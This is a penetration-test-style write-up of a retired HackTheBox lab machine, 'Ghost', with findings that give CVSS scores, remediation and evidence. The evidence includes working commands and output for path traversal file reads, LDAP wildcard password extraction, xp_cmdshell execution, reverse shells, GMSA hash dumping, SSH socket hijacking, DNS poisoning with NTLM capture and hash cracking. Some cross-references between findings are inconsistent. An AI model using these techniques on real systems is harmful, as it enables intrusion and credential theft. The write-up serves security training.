Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT Service\MSSQLSERVER
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=1a4b94f0)
[+] Get Token: 912
[!] process with pid: 3088 created.
==============================

nt authority\system
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

A SYSTEM reverse shell was caught on port 9002:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/ghost/EfsPotato]
└─$ rlwrap nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.16.60] from (UNKNOWN) [10.129.231.105] 49796
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents> whoami
whoami
nt authority\system
PS C:\Windows\ServiceProfiles\MSSQLSERVER\Documents>
```

6. LDAP Wildcard Injection Enables Character-by-Character Password Extraction - High


CWE	CWE-90 - Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The same LDAP injection vulnerability that enables authentication bypass also functions as a character-by-character password oracle. Because the LDAP backend accepts wildcard patterns in the password field (`szrr*` matches any password starting with `szrr`), an attacker can extract any account's password one character at a time by iterating through the character set at each position and observing whether the server returns a successful bind (HTTP 303) or a failure response.
Impact	Full password recovery for the `gitea_temp_principal` domain account (`szrr8kpc3z6onlqf`) without any brute-force of the full password space. These credentials authenticated to the Gitea instance and exposed source code for both the Ghost CMS content API and the intranet backend, enabling the path traversal and command injection findings documented below.
Affected Component	http://intranet.ghost.htb:8008/login — LDAP wildcard password oracle
Remediation	Apply the same LDAP escaping fix described in the authentication bypass finding. Proper escaping of the `*` character in the password field eliminates the oracle entirely. Additionally, consider rate-limiting login attempts per IP or username to limit the efficiency of any remaining credential testing even if the underlying injection is not immediately remediable.
References	https://cheatsheetseries.owasp.org/cheatsheets/LDAP_Injection_Prevention_Cheat_Sheet.html

Finding Evidence

A Python script was written to exploit the wildcard oracle, threading requests to test each character at the current position and extending the known password prefix on each successful match:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ python3 secret.py
[*] Starting LDAP wildcard brute-force ...
[+] Position 1: 's'
[+] Position 2: 'sz'
[+] Position 3: 'szr'
[+] Position 4: 'szrr'
[+] Position 5: 'szrr8'
[+] Position 6: 'szrr8k'
[+] Position 7: 'szrr8kp'
[+] Position 8: 'szrr8kpc'
[+] Position 9: 'szrr8kpc3'
[+] Position 10: 'szrr8kpc3z'
[+] Position 11: 'szrr8kpc3z6'
[+] Position 12: 'szrr8kpc3z6o'
[+] Position 13: 'szrr8kpc3z6on'
[+] Position 14: 'szrr8kpc3z6onl'
[+] Position 15: 'szrr8kpc3z6onlq'
[+] Position 16: 'szrr8kpc3z6onlqf'
[!] No match at position 17. Done.
[+] Recovered password: szrr8kpc3z6onlqf
```

The complete password `szrr8kpc3z6onlqf` was recovered for `gitea_temp_principal`. These credentials authenticated to Gitea:



7. Path Traversal in Ghost CMS Content API Enables Arbitrary File Read - High

CWE	CWE-22 - Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The Ghost CMS content API at `ghost.htb:8008` accepts a user-supplied `extra` GET parameter and concatenates it directly onto the base path `/var/lib/ghost/extra/` before reading the file from disk with `fs.readFileSync`. No path sanitisation or character filtering is applied. Path traversal sequences (`../../../../`) escape the base directory and allow unauthenticated read access to any file readable by the Ghost process, including `/etc/passwd` and `/proc/self/environ`.
Impact	Arbitrary file read from the Ghost container file system without authentication. Reading `/proc/self/environ` exposed the `DEV_INTRANET_KEY` environment variable, which was used to authenticate to the intranet developer API and trigger the OS command injection in Finding 4.
Affected Component	http://ghost.htb:8008/ghost/api/v3/content/posts/?extra= — path traversal via extra parameter
Remediation	Validate and sanitise the `extra` parameter before use. Implement a strict allowlist of permitted filenames (no path separators, no dot sequences) and resolve the final path with `path.resolve()` before verifying it begins with the intended base directory. If the `extra` parameter serves no production purpose, remove it entirely. Sensitive environment variables including API keys should not be visible in `/proc/self/environ` — inject them at startup from a secrets manager and clear them from the process environment after use.
References	• https://portswigger.net/web-security/file-path-traversal • https://cwe.mitre.org/data/definitions/22.html

Finding Evidence

The path traversal was confirmed by reading `/etc/passwd` via the public content API key:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../etc/passwd&key=a5af628828958c976a3b6cc81a"
{"posts":[{"id":"65bdd2dc26db7d00010704b5","uuid":"22db47b3-bbf6-426d-9fcf-887363df82cf","title":"Embarking on the Supernatural Journey: Welcome to Ghost!","slug":"embarking-on-the-supernatural-journey-welcome-to-ghost","html":"<p>Greetings, fellow seekers of the unknown!</p><p>It is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the mysteries that lie beyond the veil of the ordinary. As we embark on this supernatural journey together, allow us to extend our hand and guide you through the shadowy corridors of the unexplained.</p><h2 id=\"why-ghost\">Why Ghost?</h2><p>The quest to understand the supernatural has been etched into the fabric of human history. From ancient legends to modern-day tales, the fascination with ghosts and the paranormal is a thread that binds us across time and cultures. Ghost emerges as a beacon for those who yearn to explore the realms beyond our comprehension.</p><h2 id=\"what-to-expect\">What to Expect</h2><p>Our digital abode is more than just a collection of stories; it's a haven for the curious, the intrepid, and the inquisitive. Here, you'll find:</p><ol><li><strong>Investigative Chronicles</strong>: Join us as we recount our journeys into haunted locations, sharing the spine-chilling encounters, unexplained phenomena, and the secrets that linger in the darkness.</li><li><strong>Tech Tuesdays</strong>: Stay at the forefront of paranormal research with our weekly dives into the latest ghost-hunting gadgets, software, and techniques. Knowledge is our strongest ally in the face of the unknown.</li><li><strong>Spotlight Series</strong>: Get to know the passionate individuals behind the investigations. Our Spotlight Series puts a face to the name, sharing the stories and expertise of our dedicated team.</li><li><strong>Community Corners</strong>: Ghost is more than a website; it's a community. Share your own supernatural experiences, theories, and questions in our Community Corner. Together, we amplify the voices seeking to understand the inexplicable.</li></ol><h2 id=\"join-us-on-this-extraordinary-expedition\">Join Us on this Extraordinary Expedition</h2><p>The journey into the paranormal is not for the faint of heart, but it is a journey worth taking. As we lift the veil on the mysteries that surround us, we invite you to be an active participant in this extraordinary expedition. Engage with our content, share your thoughts, and let the spirit of exploration guide us into uncharted territories.</p><p>Ghost is not just a website; it's a portal to the enigmatic, a gateway to the supernatural, and a testament to the boundless curiosity that defines the human spirit.</p><p>Welcome to our realm. Let the haunting begin!</p><p>Happy ghost hunting,</p><p>The Ghost Team</p>","comment_id":"659cdeec9cd6330001baefbf","feature_image":null,"featured":true,"visibility":"public","created_at":"2024-01-09T05:51:40.000+00:00","updated_at":"2024-01-09T05:52:59.000+00:00","published_at":"2024-01-09T05:52:29.000+00:00","custom_excerpt":null,"codeinjection_head":null,"codeinjection_foot":null,"custom_template":null,"canonical_url":null,"url":"http://ghost.htb/embarking-on-the-supernatural-journey-welcome-to-ghost/","excerpt":"Greetings, fellow seekers of the unknown!\n\nIt is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the mysteries that lie beyond the veil of the ordinary. As we embark on this supernatural journey together, allow us to extend our hand and guide you through the shadowy corridors of the unexplained.\n\n\nWhy Ghost?\n\nThe quest to understand the supernatural has been etched into the fabric of human history. From anc","reading_time":1,"access":true,"comments":false,"og_image":null,"og_title":null,"og_description":null,"twitter_image":null,"twitter_title":null,"twitter_description":null,"meta_title":null,"meta_description":null,"email_subject":null,"frontmatter":null,"feature_image_alt":null,"feature_image_caption":null}],"meta":{"pagination":{"page":1,"limit":15,"pages":1,"total":1,"next":null,"prev":null},"extra":{"../../../../../../../etc/passwd":"root:x:0:0:root:/root:/bin/ash\nbin:x:1:1:bin:/bin:/sbin/nologin\ndaemon:x:2:2:daemon:/sbin:/sbin/nologin\nadm:x:3:4:adm:/var/adm:/sbin/nologin\nlp:x:4:7:lp:/var/spool/lpd:/sbin/nologin\nsync:x:5:0:sync:/sbin:/bin/sync\nshutdown:x:6:0:shutdown:/sbin:/sbin/shutdown\nhalt:x:7:0:halt:/sbin:/sbin/halt\nmail:x:8:12:mail:/var/mail:/sbin/nologin\nnews:x:9:13:news:/usr/lib/news:/sbin/nologin\nuucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin\noperator:x:11:0:operator:/root:/sbin/nologin\nman:x:13:15:man:/usr/man:/sbin/nologin\npostmaster:x:14:12:postmaster:/var/mail:/sbin/nologin\ncron:x:16:16:cron:/var/spool/cron:/sbin/nologin\nftp:x:21:21::/var/lib/ftp:/sbin/nologin\nsshd:x:22:22:sshd:/dev/null:/sbin/nologin\nat:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin\nsquid:x:31:31:Squid:/var/cache/squid:/sbin/nologin\nxfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin\ngames:x:35:35:games:/usr/games:/sbin/nologin\ncyrus:x:85:12::/usr/cyrus:/sbin/nologin\nvpopmail:x:89:89::/var/vpopmail:/sbin/nologin\nntp:x:123:123:NTP:/var/empty:/sbin/nologin\nsmmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin\nguest:x:405:100:guest:/dev/null:/sbin/nologin\nnobody:x:65534:65534:nobody:/:/sbin/nologin\nnode:x:1000:1000:Linux User,,,:/home/node:/bin/sh\n"}}}
```

Reading `/proc/self/environ` exposed the `DEV_INTRANET_KEY` environment variable required to access the intranet developer API:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ curl "http://ghost.htb:8008/ghost/api/v3/content/posts/?extra=../../../../../../../proc/self/environ&key=a5af628828958c976a3b6cc81a"
{"posts":[{"id":"65bdd2dc26db7d00010704b5","uuid":"22db47b3-bbf6-426d-9fcf-887363df82cf","title":"Embarking on the Supernatural Journey: Welcome to Ghost!","slug":"embarking-on-the-supernatural-journey-welcome-to-ghost","html":"<p>Greetings, fellow seekers of the unknown!</p><p>It is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the mysteries that lie beyond the veil of the ordinary. As we embark on this supernatural journey together, allow us to extend our hand and guide you through the shadowy corridors of the unexplained.</p><h2 id=\"why-ghost\">Why Ghost?</h2><p>The quest to understand the supernatural has been etched into the fabric of human history. From ancient legends to modern-day tales, the fascination with ghosts and the paranormal is a thread that binds us across time and cultures. Ghost emerges as a beacon for those who yearn to explore the realms beyond our comprehension.</p><h2 id=\"what-to-expect\">What to Expect</h2><p>Our digital abode is more than just a collection of stories; it's a haven for the curious, the intrepid, and the inquisitive. Here, you'll find:</p><ol><li><strong>Investigative Chronicles</strong>: Join us as we recount our journeys into haunted locations, sharing the spine-chilling encounters, unexplained phenomena, and the secrets that linger in the darkness.</li><li><strong>Tech Tuesdays</strong>: Stay at the forefront of paranormal research with our weekly dives into the latest ghost-hunting gadgets, software, and techniques. Knowledge is our strongest ally in the face of the unknown.</li><li><strong>Spotlight Series</strong>: Get to know the passionate individuals behind the investigations. Our Spotlight Series puts a face to the name, sharing the stories and expertise of our dedicated team.</li><li><strong>Community Corner</strong>: Ghost is more than a website; it's a community. Share your own supernatural experiences, theories, and questions in our Community Corner. Together, we amplify the voices seeking to understand the inexplicable.</li></ol><h2 id=\"join-us-on-this-extraordinary-expedition\">Join Us on this Extraordinary Expedition</h2><p>The journey into the paranormal is not for the faint of heart, but it is a journey worth taking. As we lift the veil on the mysteries that surround us, we invite you to be an active participant in this extraordinary expedition. Engage with our content, share your thoughts, and let the spirit of exploration guide us into uncharted territories.</p><p>Ghost is not just a website; it's a portal to the enigmatic, a gateway to the supernatural, and a testament to the boundless curiosity that defines the human spirit.</p><p>Welcome to our realm. Let the haunting begin!</p><p>Happy ghost hunting,</p><p>The Ghost Team</p>","comment_id":"659cdeec9cd6330001baefbf","feature_image":null,"featured":true,"visibility":"public","created_at":"2024-01-09T05:51:40.000+00:00","updated_at":"2024-01-09T05:52:59.000+00:00","published_at":"2024-01-09T05:52:29.000+00:00","custom_excerpt":null,"codeinjection_head":null,"codeinjection_foot":null,"custom_template":null,"canonical_url":null,"url":"http://ghost.htb/embarking-on-the-supernatural-journey-welcome-to-ghost/","excerpt":"Greetings, fellow seekers of the unknown!\n\nIt is with great excitement and a touch of trepidation that we welcome you to the digital realm of Ghost, your go-to destination for unraveling the mysteries that lie beyond the veil of the ordinary. As we embark on this supernatural journey together, allow us to extend our hand and guide you through the shadowy corridors of the unexplained.\n\n\nWhy Ghost?\n\nThe quest to understand the supernatural has been etched into the fabric of human history. From anc","reading_time":1,"access":true,"comments":false,"og_image":null,"og_title":null,"og_description":null,"twitter_image":null,"twitter_title":null,"twitter_description":null,"meta_title":null,"meta_description":null,"email_subject":null,"frontmatter":null,"feature_image_alt":null,"feature_image_caption":null}],"meta":{"pagination":{"page":1,"limit":15,"pages":1,"total":1,"next":null,"prev":null},"extra":{"../../../../../../../../proc/self/environ":"HOSTNAME=26ae7990f3dd\u0000database__debug=false\u0000YARN_VERSION=1.22.19\u0000PWD=/var/lib/ghost\u0000NODE_ENV=production\u0000database__connection__filename=content/data/ghost.db\u0000HOME=/home/node\u0000database__client=sqlite3\u0000url=http://ghost.htb\u0000DEV_INTRANET_KEY=!@yqr!X2kxmQ.aXe\u0000database__useNullAsDefault=true\u0000GHOST_CONTENT=/var/lib/ghost/content\u0000SHLVL=0\u0000GHOST_CLI_VERSION=1.25.3\u0000GHOST_INSTALL=/var/lib/ghost\u0000PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin\u0000NODE_VERSION=18.19.0\u0000GHOST_VERSION=5.78.0\u0000"}}}
```

8. MSSQL Linked Server Permits Remote Code Execution via xp_cmdshell on corp.ghost.htb - High

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	7.2 / CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
Root Cause	The Ghost Core admin panel exposes an MSSQL query interface connected to the local SQL Server instance on DC01.ghost.htb. A linked server named `PRIMARY` in the `corp.ghost.htb` domain is configured with `rpcout: true` and `dataaccess: true`, enabling remote query execution via `EXEC ... AT`. By impersonating the `sa` login via `EXECUTE AS` and enabling `xp_cmdshell` through `sp_configure`, arbitrary OS commands were executed on the PRIMARY server as `nt service\mssqlserver`.
Impact	Remote code execution on `PRIMARY.corp.ghost.htb` as the MSSQL service account. A reverse shell was obtained, providing an interactive foothold on the corp domain for privilege escalation.
Affected Component	PRIMARY linked server — corp.ghost.htb MSSQL; xp_cmdshell enabled via EXEC...AT
Remediation	Disable xp_cmdshell on all MSSQL instances unless explicitly required for a documented operational purpose. Review all linked server configurations and restrict to the minimum required permissions — most linked server use cases do not require `rpcout` or the ability to enable xp_cmdshell. Remove sa-level impersonation rights from linked server queries. Restrict access to the Ghost Core SQL query interface to explicitly authorised administrators.
References	https://book.hacktricks.xyz/network-services-pentesting/pentesting-mssql-microsoft-sql-server

Finding Evidence

Querying `sysservers` revealed the PRIMARY linked server with rpcout enabled:

```
"recordset": [
    {
        "srvid": 0,
        "srvstatus": 1089,
        "srvname": "DC01",
        "srvproduct": "SQL Server",
        "providername": "SQLOLEDB",
        "datasource": "DC01",
        "location": null,
        "providerstring": null,
        "schemadate": "2024-02-02T20:18:34.940Z",
        "topologyx": 0,
        "topologyy": 0,
        "catalog": null,
        "srvcollation": null,
        "connecttimeout": 0,
        "querytimeout": 0,
        "srvnetname": "DC01                                ",
        "isremote": true,
        "rpc": true,
        "pub": false,
        "sub": false,
        "dist": false,
        "dpub": false,
        "rpcout": true,
        "dataaccess": false,
        "collationcompatible": false,
        "system": false,
        "useremotecollation": true,
        "lazyschemavalidation": false,
        "collation": null,
        "nonsqlsub": false
    },
    {
        "srvid": 1,
        "srvstatus": 1249,
        "srvname": "PRIMARY",
        "srvproduct": "SQL Server",
        "providername": "SQLOLEDB",
        "datasource": "PRIMARY",
        "location": null,
```

xp_cmdshell was enabled and executed on PRIMARY via a chained EXEC...AT statement with sa impersonation, confirming command execution:

Ghost Config Panel

Database Debug

Currently configured databases:

- MSSQL (domain: ghost.htb)
- MSSQL (domain: corp.ghost.htb)

The databases are correctly linked.

Query Debugger


(Only supported for the main database - sorry!)

SQL: Execute

Output:


```
{
    "recordsets": [
        [
            {
                "output": "PRIMARY"
            },
            {
                "output": null
            }
        ]
    ],
    "recordset": [
        {
            "output": "PRIMARY"
        },
        {
            "output": null
        }
    ],
    "output": {},
    "rowsAffected": [
        2
    ]
}
```

nc64.exe was transferred and a reverse shell obtained as `nt service\mssqlserver`:




9. ReadGMSAPassword Rights Enable ADFS Service Account Credential Recovery - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The domain account `justin.bradley` holds ReadGMSAPassword rights over the `adfs_gmsa$` Group Managed Service Account. GMSA passwords are stored in Active Directory and can be retrieved by any account with this right. NXC queried the GMSA password blob from LDAP and returned the NT hash for `adfs_gmsa$`. The account is the service identity for Active Directory Federation Services, providing access to the ADFS key material used in the Golden SAML attack.
Impact	Full credential access to `adfs_gmsa$`, the ADFS service account. This enabled Evil-WinRM authentication via pass-the-hash and upload of ADFSDump to extract the ADFS token signing certificate and DKM key, ultimately enabling arbitrary SAML token forgery as documented in Finding 8.
Affected Component	justin.bradley — ReadGMSAPassword over adfs_gmsa$ in Active Directory
Remediation	Remove the ReadGMSAPassword right from justin.bradley over adfs_gmsa$. GMSA passwords should only be readable by the specific service accounts or computer accounts that require the password to run the service. Conduct a full audit of GMSA delegations using Get-ADServiceAccount with the PrincipalsAllowedToRetrieveManagedPassword attribute and restrict access to the minimum required principals.
References	https://bloodhound.readthedocs.io/en/latest/data-analysis/edges.html#readgmsapassword

Finding Evidence

BloodHound identified the ReadGMSAPassword edge from justin.bradley to adfs_gmsa$:



NXC retrieved the GMSA password hash:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ nxc ldap ghost.htb -u justin.bradley -p 'Qwertyuiop1234$$' --gmsa
LDAP        10.129.231.105  389    DC01            [*] Windows Server 2022 Build 20348 (name:DC01) (domain:ghost.htb) (signing:None) (channel binding:Never)
LDAP        10.129.231.105  389    DC01            [+] ghost.htb\justin.bradley:Qwertyuiop1234$$
LDAP        10.129.231.105  389    DC01            [*] Getting GMSA Passwords
LDAP        10.129.231.105  389    DC01            Account: adfs_gmsa$          NTLM: 16b9766667b1e9f8d4c315a11707c497     PrincipalsAllowedToReadPassword: ['DC01$', 'justin.bradley']
```

10. Active SSH ControlMaster Socket in Docker Container Enables Session Hijacking and Kerberos Ticket Theft - Medium


CWE	CWE-287 - Improper Authentication
CVSS 3.1	6.0 / CVSS:3.1/AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:N/A:N
Root Cause	A live SSH ControlMaster socket for `florence.ramirez@ghost.htb` was present in `/root/.ssh/ControlMaster/` inside the Docker container. SSH ControlMaster multiplexes multiple sessions over a single authenticated connection via a Unix domain socket. Any process with access to the socket can issue SSH commands as the authenticated user — in this case `florence.ramirez` — without providing credentials. The socket provided command execution on `dev-workstation` in florence's context, enabling extraction of her Kerberos TGT from `/tmp/krb5cc_50`.
Impact	Theft of florence.ramirez's Kerberos TGT, usable for any Kerberos-aware operation on the ghost.htb domain. The TGT was used to inject a malicious ADIDNS record pointing `bitbucket.ghost.htb` at the attacker, enabling the NTLM credential capture in Finding 6.
Affected Component	/root/.ssh/ControlMaster/florence.ramirez@ghost.htb@dev-workstation:22 — live ControlMaster socket in container
Remediation	Do not store live SSH ControlMaster sockets in service container home directories. Review SSH configuration on all Docker containers and workstations to identify and remove any SSH multiplexing configurations that persist authenticated sessions. Automated or service SSH connections should use purpose-built SSH keys with minimal privilege and time-limited validity rather than session multiplexing. If ControlMaster is used operationally, restrict socket access to the specific user that owns the session using filesystem permissions.
References	https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Multiplexing


Finding Evidence

Enumerating the Docker container root home directory revealed the ControlMaster socket for florence.ramirez:

```
root@36b733906694:~/.ssh# ls -la
ls -la
total 32
drwxr-xr-x 1 root root 4096 Jul  5  2024 .
drwx------ 1 root root 4096 Jul  5  2024 ..
-rw-r--r-- 1 root root   92 Jun 12 13:54 config
drwxr-xr-x 1 root root 4096 Jun 12 13:55 controlmaster
-rw------- 1 root root  978 Jul  5  2024 known_hosts
-rw-r--r-- 1 root root  142 Jul  5  2024 known_hosts.old
root@36b733906694:~/.ssh# cd controlmaster
cd controlmaster
root@36b733906694:~/.ssh/controlmaster# ls -la
ls -la
total 12
drwxr-xr-x 1 root root 4096 Jun 12 13:55 .
drwxr-xr-x 1 root root 4096 Jul  5  2024
srw------- 1 root root    0 Jun 12 13:55 florence.ramirez@ghost.htb@dev-workstation:22
root@36b733906694:~/.ssh/controlmaster# 
```

Her Kerberos TGT was extracted by tunnelling a `cat` command through the existing authenticated session:





11. ADIDNS Record Injection Enables NTLM Credential Capture via Responder - Medium

CWE	CWE-290 - Authentication Bypass by Spoofing
CVSS 3.1	5.7 / CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:N/A:N
Root Cause	Active Directory Integrated DNS allows authenticated domain users to create DNS records in the zone by default. Using florence.ramirez's Kerberos TGT, a DNS A record was created for `bitbucket.ghost.htb` pointing at the attacker's IP. An intranet forum post had established that `bitbucket.ghost.htb` was expected by at least one domain user but had no existing DNS entry. When that user attempted to resolve the hostname, Windows initiated an NTLMv2 authentication to the attacker's Responder listener.
Impact	NTLMv2 hash captured for `justin.bradley`. Cracked offline to `Qwertyuiop1234$$`, providing WinRM access, the user flag, and the domain foothold used for all subsequent Active Directory exploitation.
Affected Component	ghost.htb ADIDNS — authenticated domain users can create arbitrary DNS records
Remediation	Restrict DNS record creation in the Active Directory Integrated DNS zone to designated DNS administrator accounts. Remove the default `Authenticated Users: Create Child` permission from the MicrosoftDNS container in Active Directory. Monitor for new DNS record creation events (Event ID 5137) and alert on records created by non-DNS-admin accounts. Enforce SMB signing and LDAP channel binding to reduce the effectiveness of NTLM relay attacks even if an NTLMv2 hash is captured.
References	https://www.netspi.com/blog/technical-blog/network-penetration-testing/adidns-revisited/

Finding Evidence

Florence's TGT was used with bloodyAD to create the DNS record:

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ export KRB5CCNAME=florence.ccache

(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/ghost]
└─$ bloodyAD -d ghost.htb -k --host DC01.ghost.htb add dnsRecord bitbucket 10.10.16.60
[+] bitbucket has been successfully added
```

Responder captured the NTLMv2 hash from justin.bradley shortly after:

```
[HTTP] Sending NTLM authentication request to 10.129.231.105
[HTTP] GET request from: ::ffff:10.129.231.105  URL: /
[HTTP] NTLMv2 Client   : 10.129.231.105
[HTTP] NTLMv2 Username : ghost\justin.bradley
[HTTP] NTLMv2 Hash     : justin.bradley::ghost:eb1a59b8aa717607:E7B937886301730C1003354C92266B56:0101000000000000F880CF4D84FADC0106A2DBB7BEF510A2000000000200080049005000370047F0001001E00570049004E002D0051004
10051003600430041005200510056004C00360004001400490050000370047F002E004C004F00430041004C00030034005700490004E002D0051004100510036004300410052005100560004C0036002E00490050000370047F002E004C004F00430041004C000500140
0490050000370047F002E004C004F00430041004C0008003000300000000000000000000000000400000C88C4A4CBEFA24083A598F460DF4C68DF7827639203CEFEC6E09D73018EFEE180A001000000000000000000000000000000000000000900300048005400540054005
0002F00620069007400620075006300006B00650074002E00670068006F00730074002E006800740062000000000000000000
```

Hashcat (mode 5600) cracked the hash to `Qwertyuiop1234$$`:

```
joe@primeradiant:~$ hashcat -m 5600 hash.txt rockyou.txt
hashcat (v7.1.2) starting

Successfully initialized the NVIDIA main driver CUDA runtime library.

Failed to initialize NVIDIA RTC library.

* Device #1: CUDA SDK Toolkit not installed or incorrectly installed.
             CUDA SDK Toolkit required for proper device support and utilization.
             For more information, see: https://hashcat.net/faq/wrongdriver
             Falling back to OpenCL runtime.

OpenCL API (OpenCL 3.0 CUDA 13.0.98) - Platform #1 [NVIDIA Corporation]
=========================================================================
* Device #01: NVIDIA GeForce RTX 2080 Ti, 10820/10820 MB (2705 MB allocatable), 68MCU

Minimum password length supported by kernel: 0
